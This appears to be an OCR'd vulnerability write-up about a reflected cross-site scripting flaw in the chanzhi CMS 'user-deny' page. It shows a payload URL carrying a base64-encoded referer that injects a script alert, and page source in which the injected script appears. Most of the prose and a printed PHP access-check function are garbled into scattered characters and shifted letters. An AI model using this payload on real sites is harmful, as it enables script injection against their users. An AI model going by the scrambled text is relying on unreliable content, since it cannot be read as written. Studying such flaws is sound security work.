
挺 Ⓑ 般 齐 颈 雅



Ⓓ p huj hMV 罪 罪 ?vf ulswA

雅 翻 练 罗 ?vf ulswA


雅 Ⓑ般练




938 补' wklv0Arxwsxw <79 罗谅 矿

vfulsw 阻般 罪

Ⓓ 罪 般 Ⓓ glvsod|





glvsod| 齐般

般 [VV

3{37

色罗 [VV 艺 yvfrgh

'wklv0Arxwsxw 结阿矿


矿 规 绑 起 般 sksvwrup 摄

sd|ordg 神

```
http://www.x.com/chanzhi/www/index.php/user-deny-1-2-aHR0cDovL3d3dy5iYW1kdS5jb20nPHNjcmlwdD5hbGVydCgzKTs8L3NjcmlwdD4n.html
```


```
59 $(function()
60 {
61     var $icon = $('.alert-deny > .icon');
62     $('.alert-deny').on('mouseenter', '.actions .btn', function()
63     {
64         $icon.removeClass('icon-frown').addClass('icon-smile');
65     }).on('mouseleave', '.actions .btn', function()
66     {
67         $icon.removeClass('icon-smile').addClass('icon-frown');
68     });
69 });
70 ;alert(3);</script></body>
71 </html>
```


齐　般




Ⓡ　练　矿补　XUL 罪　齐般　绍罗　uhihuhu矿脑

edvh97




fdoobxvhubixqfbduud|　ghq|　矿词阻　Ⓑylhz

' uhihuhuEhir uhGhq|




Ⓓ 6; 9 vwgF odvv 翻 矿



起 kwp o d 般

edvh97ghfrgh 般练罗 d 绝 齐Ⓑ般 + 释Ⓑ般

颈 ,矿 翻 edvh97 般矿 规 般Ⓡ




职 评 p huj hMV+, Ⓑ mv Ⓑ

齐　　般［VV

3{38

翻蚁耻评　　edvh97　　离

摄　迎　证诱角脑　　矿　耻　练



参　需ⓟ

Ⓑ般

矿 需 遭 矿

规 般 xvhu ghq|

齐般练罗 矿 绍罗 败翻 词阻

结 矿陷罪 Ⓡ练 词

阻 ghq| 绍罗 uhihuhuEhiruhGhq| 频

摄 翻起 般 XUO 词 矿 绝 翻 XUO矿 规


般 edvh97 矿结 评 (f)ⓔ摄

耻 角 练绑 需 矿

院 练绑 uhihuhuEhiruhGhq| 耻


角 阿 edvh97 起

隆 罪 vdih97Hqfrgh 矿间



练罗　　矿　p r gho 罪起　　般


KWWSbUHI HUHU矿绑罗　　练绑



绑 般矿 ghq| 罪矿

罪 规 Ⓑ 职Ⓡ 般 fkhfnSuly+,

练绑 fkhfnSuly+,



lqgh{1sks 76 般 fkhfnSuly+,矿绑罗 矿

fkhfnSuly 罪 47: lvRshqPhwkrg(v) xvhu

```
uhjlvwhu
sxedf ixqfwrq lvRshqPhwkrg+'prgxch/'phwkrg,
~
          'prgxch @vwuwrorzhu+'prgxch,>
          'phwkrg @vwuwrorzhu+'phwkrg,>
          li+'prgxch @@ *xvhu* dqg
vwusrv+*/orjlq·orjrxwghq|·uhvhwsdvvzrug·fkhfnuhvhwnh|·|dqjf
rqjorjlq·rdxwkelqg·*/'phwkrg,, uhwxuq wuxh>
          li+'prgxch @@ *pdlo* dqg 'phwkrg @@ *vhqgpdlofrgh*,
uhwxuq wuxh>
          li+'prgxch @@ *jxdughu* dqg 'phwkrg @@ *yddgdwh*,
uhwxuq wuxh>
          li+'prgxch @@ *plvf* dqg 'phwkrg @@
*dmdl{jhwilqjhusulqw*, uhwxuq wuxh>
          li+'prgxch @@ *zhfkdw* dqg 'phwkrg @@ *uhvsrqvh*,
uhwxuq wuxh>
          li+'prgxch @@ *vlwhpds* dqg 'phwkrg @@ *lqgh{*,
uhwxuq wuxh>
          li+'prgxch @@ *|dqjfrqj*, uhwxuq wuxh>
          li+UXQbPRGH @@ *dgplq* dqg
'wklv0Adss0Axvhu0Adgplq $@ *qr* dqg
lvvhw+'wklv0Afrqilj0Aujkwv0Adgplq^'prgxch`^'phwkrg`,,
uhwxuq wuxh>
          li+UXQbPRGH @@ *dgplq* dqg 'prgxch @@ *idup* dqg
'phwkrg @@ *uhjlvwhu*, uhwxuq wuxh>
          li+UXQbPRGH @@ *dgplq* dqg 'prgxch @@ *idup* dqg
+vwusrv+'phwkrg/*dsl*, $@@ idovh,, uhwxuq wuxh>
          li+'prgxch @@ *zlgjhw* dqg UXQbPRGH @@ *dgplq*,
uhwxuq wuxh>

          li+'wklv0AordgPrgho+*xvhu*,0AlvOrjrq+, dqg
```

```
vwulsrv+'phwkrg/*dml{*, $@@idovh, uhwxuq wuxh>
```


```
uhwxuq idovh>
```

lvRshqPhwkrg 罪 规 Ⓑ 矿


绝 遭般 Ⓓ摄

翻 idovh矿4:: 阻Ⓑ般 kdvSuly 挺 Ⓡ


起 xvhu uhjlvwhu



挺 罪 545 lvDydloodeh 般 Ⓡ





规 Ⓑ 结 罪矿 规 般 idovh



kdvSuly 摄 ghq| 5<< uhihuhu 般

63; fuhdwhOlqn 般练罗





mv=or f dwh 般 mv

职 xvhu ghq|

般摄

Ⓑ 罗 般矿ghq| 绍

罗 uhihuhuEhir uhGhq| 败翻

Ⓡ练 矿 艺 Ⓡ练

练绑 结 练罗


參 需 需

词 阻


uhihuhu

uhihuhu XUO 词阻 ghq| 艺 Ⓡ练


练绑 词阻 XUO神



533 般 vhr sduvhXUL XUL

